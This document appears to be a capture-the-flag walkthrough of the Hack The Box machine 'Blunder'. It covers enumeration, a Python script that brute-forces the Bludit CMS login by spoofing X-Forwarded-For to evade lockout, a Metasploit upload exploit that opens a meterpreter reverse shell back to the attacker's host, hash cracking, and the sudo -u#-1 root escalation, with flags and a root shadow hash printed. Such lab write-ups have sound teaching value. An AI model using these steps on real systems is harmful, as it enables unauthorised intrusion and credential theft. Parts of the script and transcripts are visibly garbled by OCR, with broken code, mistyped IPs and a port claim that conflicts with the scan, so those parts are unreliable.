Write-Up Blunder



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https://www.hackthebox.eu/home/users/profile/136970

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Enumeration

Nmap scan

nmap -sV -sC 10.10.10.191

```
root@kali:/tmp/Blunder# nmap -sV -sC 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 09:15 EDT
Nmap scan report for 10.10.10.191
Host is up (0.63s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
21/tcp closed ftp
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

We only see port 80 and 22 open.

First ran Dirbuster in order to find any useful directories on the web page.

gobuster dir -u http://10.10.10.191/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html

There are 2 important directories to remember:

/admin

/todo.txt

/todo.txt

http://10.10.10.191/todo.txt

We found a potential username; Fergus



After this I tried to login with default credentials, but that didn't work. Found out that Bludit CMS is installed.



After some googling I came up with a brute force script for Bludit CMS.

Resource: https://github.com/bludit/bludit/pull/1090

In here there is a python script which you need to modify.

Original script:

```
oot@kali:/tmp/Blunder# cat brute-force.py
#!/usr/bin/env python3
import re
import requests
host = 'http://192.168.194.146/bludit'
login_url = host + '/admin/login'
username = 'admin'
vordlist = []
for i in range(50):
    wordlist.append('Password{i}'.format(i = i))
 Add the correct password to the end of the list
ordlist.append('adminadmin')
for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)
   print('[*] Trying: {p}'.format(p = password))
         'X-Forwarded-For': password,
'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
         'Referer': login_url
   data = {
    'tokenCSRF': csrf_token,
        'username': username,
'password': password,
'save': ''
         save':
    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)
    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
             print('SUCCESS: Password found!')
             print()
             break
```

But after I tried with rockyou.txt, I didn't get the password. What I did use I used cewl on the home page, and use that as password list.

cewl http://10.10.10.191/ > passwordlist_blunder

For write up purposes I put the password in a shorter password list.

```
root@kali:/tmp/Blunder# cat passwordlist_blunder version
IceL0rd
test
RolandDeschain
January
industry
standard
root@kali:/tmp/Blunder#
```

Modified Script.

python3 brute-force.py

```
root@kali:/tmp/Blunder# python3 brute-force.py
[*] Trying: version
[*] Trying: IceL@rd
[*] Trying: test
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```


The credentials are:

Fergus:RolandDeschain

Logging Into the Webpage

Now we have the credentials to login.

http://10.10.10.191/admin/



Now that we have access to the system, we can upload a file.

Exploitation

I started Metasploit for this.

search bludit

Commands used:

```
use exploit/linux/http/bludit_upload_images_exec
set rhosts 10.10.10.192
set lhost tun0
set BLuDITPASS RolandDeschain
set BLUDITUSER Fergus
exploit
```

```
odule options (exploit/linux/http/bludit_upload_images_exec):
   Name
                 Current Setting Required Description
   BLUDITPASS RolandDeschain yes
BLUDITUSER fergus yes
                                                  The password for Bludit
                                                  The password for Stadit

The username for Bludit

A proxy chain of format type:host:port[,type:host:port][...]

The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   Proxies
                                      yes
   RPORT
                                                  The target port (TCP)
                                      yes
                                                  Negotiate SSL/TLS for outgoing connections
   TARGETURI
                                                  The base path for Bludit
   VHOST
                                                  HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
   Name Current Setting Required Description
                                            The listen address (an interface may be specified)
                                yes
   LPORT 4444
                                            The listen port
```

```
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.39:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading jdVNlBAFby.png...
[*] Uploading .htaccess...
[*] Executing jdVNlBAFby.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.39:4444 -> 10.10.191:55608) at 2020-06-09 10:47:59 -0400
[+] Deleted .htaccess
```

Now we are www-data

```
meterpreter > shell
Process 27543 created.
Channel 1 created.
bash -i
bash: cannot set terminal process group (1093): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ whoami
whoami
www-data
```

Getting User Hugo

By closing examining the databases file in /var/www/bludit-3.10.0a/bl-content/databases/user.php I found a hash for the user Hugo.

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ pwd
/var/www/bludit-3.10.0a/bl-content/databases
pwd
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat us
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "gitlab": ""]
}
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

Now we got a user (Hugo) and a hash(faca404fd5c0a31cf1897b823c695c85cffeb98d)

In order to crack the hash, I went to https://crackstation.net/



Now the credentials are:

hugo:Password120

Changing To User Hugo

we can't SSH in as Hugo. What we can do is;

su hugo Password120

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ whoami
whoami
hugo
```

```
hugo@blunder:~$ whoami && ifconfig && cat user.txt; echo
whoami && ifconfig && cat user.txt; echo
hugo
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.191 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe&0::250:56ff:feb9:2817 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::250:56ff:feb9:2817 prefixlen 64 scopeid 0x0<global>
    ether 00:50:56:b9:28:17 txqueuelen 1000 (Ethernet)
    RX packets 3823242 bytes 319985504 (319.9 MB)
    RX errors 0 dropped 228 overruns 0 frame 0
    TX packets 3216699 bytes 1825961452 (1.8 GB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 25943 bytes 2340278 (2.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25943 bytes 2340278 (2.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

8faf50022f6555a47ca2b0ebb99d0475
```

Post-Exploitation

After we are the user Hugo, I did sudo -I to list what we can execute as root. And found the way to privilege escalate to root.

Resource: https://www.exploit-db.com/exploits/47502

sudo -l

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

In order to get a root shell, we need to execute command which is shown below:

sudo -u#-1 /bin/bash

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -u#-1 /bin/bash sudo -u#-1 /bin/bash root@blunder:/var/www/bludit-3.10.0a/bl-content/databases# whoami whoami root
```

```
root@blunder:/root# whoami && ifconfig && cat root.txt; echo
whoami && ifconfig && cat root.txt; echo
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.10.10.191 netmask 255.255.255.0 broadcast 10.10.10.255
       inet6 fe80::250:56ff:feb9:2817 prefixlen 64 scopeid 0x20<link>
       inet6 dead:beef::250:56ff:feb9:2817 prefixlen 64 scopeid 0x0<global>
       ether 00:50:56:b9:28:17 txqueuelen 1000 (Ethernet)
       RX packets 4365284 bytes 363909397 (363.9 MB)
       RX errors 0 dropped 228 overruns 0 frame 0
       TX packets 3675724 bytes 2086272711 (2.0 GB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 28758 bytes 2601051 (2.6 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 28758 bytes 2601051 (2.6 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
7a5e49862a25ecb608754c24a01ddf9
```

root:\$6\$GmdDkez55tk.8Dvd\$qDfa.WwHrKSBCswEaWLaSwFNCeNroew0pyxbsg8uO8a2/uq.XelP9Q /u5Cb9cBxO6hSyaVqt1lfU.3omw0ThC0:18228:0:99999:7:::